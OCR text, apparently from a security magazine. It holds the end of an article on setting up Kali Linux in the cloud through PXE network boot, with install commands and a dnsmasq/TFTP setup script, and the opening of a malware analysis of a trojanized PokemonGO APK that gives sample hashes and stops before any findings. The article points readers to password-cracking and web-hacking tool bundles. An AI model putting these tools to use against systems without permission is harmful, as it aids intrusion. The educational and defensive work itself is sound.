


Figure 3 - Entering BIOS settings

Once you've accessed the BIOS configuration, move to boot section and set the network boot as the first option, as shown in Figure 4.




Figure 4 - Setting BIOS to boot from network

Save and restart the machine again. At this time, KALI VM will look for available DHCP servers on the network and try to load its booting resources. This is when the PXE VM comes and delivers the (Kali Linux) network boot image. Figure 5 shows exactly the moment that KALI VM got the IP via DHCP and downloaded the PXE LINUX (Kali network booting image).




Figure 5 - Loading Kali boot image via network

Figure 6 - Booting Kali installation media from network

In the sequence, you should see the screen illustrated in Figure 6. From now on, it's just matter of following the standard Kali installation wizard, which for the sake of simplicity is not shown here. When finalized, our KALI VM will be up and running.

In this environment, our cloud provider uses VMware as a virtualization technology/solution. It is a good idea to install the guest virtualization tools suggested in Kali documentation [04]. Your cloud provider might have a different solution and you are encouraged to search how to install the relative guest tools. Note that this is not required but could improve the performance and/or the way your Kali will interact with the virtualization host.

These commands will install the Linux package called “open-vm-tools-desktop”, which are the recommended guest tools for VMWare [05]. If your provider does not use VMWare, or you do not know, skip these commands.

```
apt-get update
apt-get install open-vm-tools-desktop fuse
reboot
```

Voilà! Kali installation is completed, now it’s time to customize.

Installing Kali tool set

When installing Kali Linux from the network, it doesn't come with all the security tools installed as on a standard installation, so our last task will be installing them. Thanks to the great work of Kali developers, we have the metapackages that make this task very easy. Basically, we just need to choose which package is wanted. Table 1 describes the available packages at the time this article was written.

Table 1 Description of some Kali Metapackages

Package	Description	Size
kali-linux-full	The most complete list	15.0GB
kali-linux-all	Same as when you download Kali ISO	9.0GB
kali-linux-web	Contains dozens of tools related to web application hacking.	4.9GB
kali-linux-pwtools	Contains over 40 password cracking utilities, including GPU	6.0GB
kali-linux-forensic	Forensic tools, including the rescue disk	3.1GB
kali-linux-sdr	A selection of tools for your Software Defined Radio hacking needs.	2.4GB
kali-linux-voip	Contains 20+ tools to conduct VoIP testing	1.8GB

For the sake of simplicity, some packages were omitted, such as “kali-linux-wireless”, assuming that it is unlikely you’ll use them on a cloud environment. For a complete list and or further details, please refer to [01].

Assuming that only packages “kali-linux-web” and “kali-linux-pwtools” have been chosen, run those command to install them:

```
apt-get clean
apt-get install kali-linux-web
apt-get install kali-linux-pwtools
```

Now our cloud instance of Kali Linux is ready to play and remember: “Play Safe”.

“*The only impossible journey is the one you never begin*.” Anthony Robbins

Considerations

Risks

Before getting this started, make sure to check whether or not this is forbidden by your local constitution and/or your cloud provider. Neither this magazine nor the author is responsible for how you use this information. You are entirely responsible for it.

Requirements

In order to install Kali using the steps described here, you'll need to meet the following requirements:

- Launch two virtual machines on the same network because they require connectivity without a network gateway. Otherwise, KALI VM won’t be able to identify the network boot on PXE VM.
- You need to have access to the KALI VM BIOS configuration, which is required to set it up to boot from the network using Intel PXE technology.
- KALI VM needs internet access in order to download packages during the installation and customization phases.

Unfortunately, not all cloud providers meet these requirements. Sometimes you do not control in which network your machines will be placed, then you need to launch and relaunch several times until you manage to have two machines on the same network.

In case you do not have access to the virtual machine’s BIOS, more specifically you are not able setup the machine to boot from the network, this technique will not work. Sorry pal!

Versions

At the time this article was written, the latest Kali version was 2016.1, keep in mind that this technique might change as Kali distributions evolve. Whenever possible, try to use the same versions and to increase your success rate and, when finished, feel free to upgrade the resulting VMs to the latest/desired versions.

For PXE VM, we used Ubuntu Linux version 14.04.1-LTS-64bit, although any Linux/Unix distribution capable of running DNSMASQ will be enough. As for KALI VM, the OS does not matter because it will be reinstalled anyway.

About the author

Carlos Rombaldo Jr

Carlos Rombaldo Jr is passionate about application security that kept his personal research focused on application development and security for over the last decade. Holding an MSc in computer engineering and has been consulting and disseminating software security from small to large companies in +20 countries at Americas, Europe, Middle East and Asia.

References

- Automation script: https://raw.github.com/jrrombaldo/pxe-kali/master/kali-pxe.sh
- Kali Metapackages available https://www.kali.org/news/kali-linux-metapackages/
- Installing Kali via PXE: http://docs.kali.org/installation/kali-linux-network-pxe-install
- Kali guest tools - http://docs.kali.org/general-use/install-vmware-tools-kali-guest
- Open-VM-tools documentation https://github.com/vmware/open-vm-tools
- Good material about DNSMASQ and PXE configuration https://docs.oracle.com/cd/E37670_01/E41137/html/ol-dnsmasq-conf.html

Appendix


[To help on article review, I have appended here the script as well. It's exactly the same version of the one available at: [01]]

```
#!/bin/bash



dec2ip () {
    local ip dec=$@
    for e in {3..0}
    do
        ((octet = dec / (256 ** e) ))
        ((dec -= octet * 256 ** e))
        ip+=$delim$octet
        delim=.
    done
    printf '%s\n' "$ip"
}


ip2dec () {
    local a b c d ip=$@
    IFS=. read -r a b c d <<< "$ip"
    printf '%d\n' "$((a * 256 ** 3 + b * 256 ** 2 + c * 256 + d))"
}


decrease_ip () {
```

```
        echo $(dec2ip $(ip2dec $@)-1)
}

kali_nic=$1
kali_ip=$2
kali_mac=$3
kali_gw=$4
kali_dns=$5

echo -e "\n$0: The following information will be used, please double check it."
echo -e "$0:\t Network intergface=$kali_nic"
echo -e "$0:\t MAC address=$kali_mac"
echo -e "$0:\t IP address=$kali_ip"
echo -e "$0:\t Network gateway=$kali_gw"
echo -e "$0:\t DNS servers=$kali_dns"
echo -e "$0: If they are correct, press <enter> to proceed, otherwise CTRL+C to abort!";
read -s -p ""

echo -e "\n$0: Installing DNSMASQ ..."
apt-get clean
apt-get update
apt-get install dnsmasq
```

```
echo -e "\n$0: Downloading KALI image ..."

mkdir -p /tftpboot

cd /tftpboot

# w g e t
http://repo.kali.org/kali/dists/kali-current/main/installer-amd64/current/images/netboo
t/netboot.tar.gz

w g e t
http://repo.kali.org/kali/dists/kali-rolling/main/installer-amd64/current/images/netboo
t/netboot.tar.gz

tar zxpf netboot.tar.gz

rm netboot.tar.gz



echo -e "\n$0: Configuring DNSMASQ ..."

mv /etc/dnsmasq.conf /etc/dnsmasq.conf.bak

echo "

interface=$kali_nic

dhcp-range=$(decrease_ip $kali_ip),$kali_ip,1h

dhcp-boot=pxelinux.0

enable-tftp

tftp-root=/tftpboot/

dhcp-option=3,$kali_gw

dhcp-option=6,$kali_dns

dhcp-host=$kali_mac,$kali_ip

"  > /etc/dnsmasq.conf
```

```
echo -e "\n$0: Restarting DNSMASQ..."

service dnsmasq restart



echo -e "\n$0: FINISHED"
```



POKEMONGO: MALWARE ANALYSIS REPORT

by Dhawal Desai

Introduction

PokemonGO has recently created a sensation within the gaming community. This is a one of a kind mobile game that links the real world with the virtual world. The application is built on Niantic's Real World Gaming Platform that uses real locations, encouraging players to search far and wide in the real world to discover Pokémon. PokémonGO enables you to find and catch various species of Pokémon as you explore your surroundings. In this game, the player plays as a trainer with an objective to train, compete and capture.

PokemonGO has been released in very few countries namely Latin America, Australia, New Zealand, Canada, United States, Belgium, France, United Kingdom and a few more. With its ever growing popularity, players in countries or app markets other than the ones mentioned above have started looking out for pirated versions of this application. Players from around the world are willing to risk compromising their mobile devices to get their hands on the gaming application.

Malware writers and hackers across Internet platforms have seen this as an opportunity to capitalize on their gains by providing a trojanized copy of this application. The trojanized version acts as a backdoor to your mobile devices thereby risking the privacy of your personal information and access to your mobile devices.

Popularity of the game

Based on the market research performed by SimilarWeb (www.similarweb.com) mobile users have started spending more time on the game than on social media, such as Snapchat, Whatsapp, Instagram, etc. Following are the stats that will help quantify the claim.




Figure 1

Players from across the globe have been using mirror sites and other non-conventional approaches to download the gaming application. The adjacent chart will give you a perspective of that.




Figure 2

Malware Analysis

The malware sample that is analyzed within this document is called “PokemonGo Ultimate”. The malware sample was also compared with the original app available from the Google Play Store. Following are the details of both samples.

Sample Type	Infected Version
Alias Used	Mal
File Type	Android Application Package (.apk)
MD5	d350cc8222792097317608ea95b283a8
Service Name	com.nianticlabs.pokemongo

Sample Type	Clean Version
Alias Used	Original
File Type	Android Application Package (.apk)
MD5	2580d2687af1ffaaec16ff3b48380f76
Service Name	com.nianticlabs.pokemongo

STATIC ANALYSIS

A static analysis was performed on both samples to understand the difference.

STATIC PROPERTIES ANALYSIS

Static properties analysis was performed using ThreatVault. The objective of static properties analysis is to identify the strings embedded into the file, such as URLs, permissions, UI Activities and Broadcast Receivers required by both samples.

Following is the outcome:

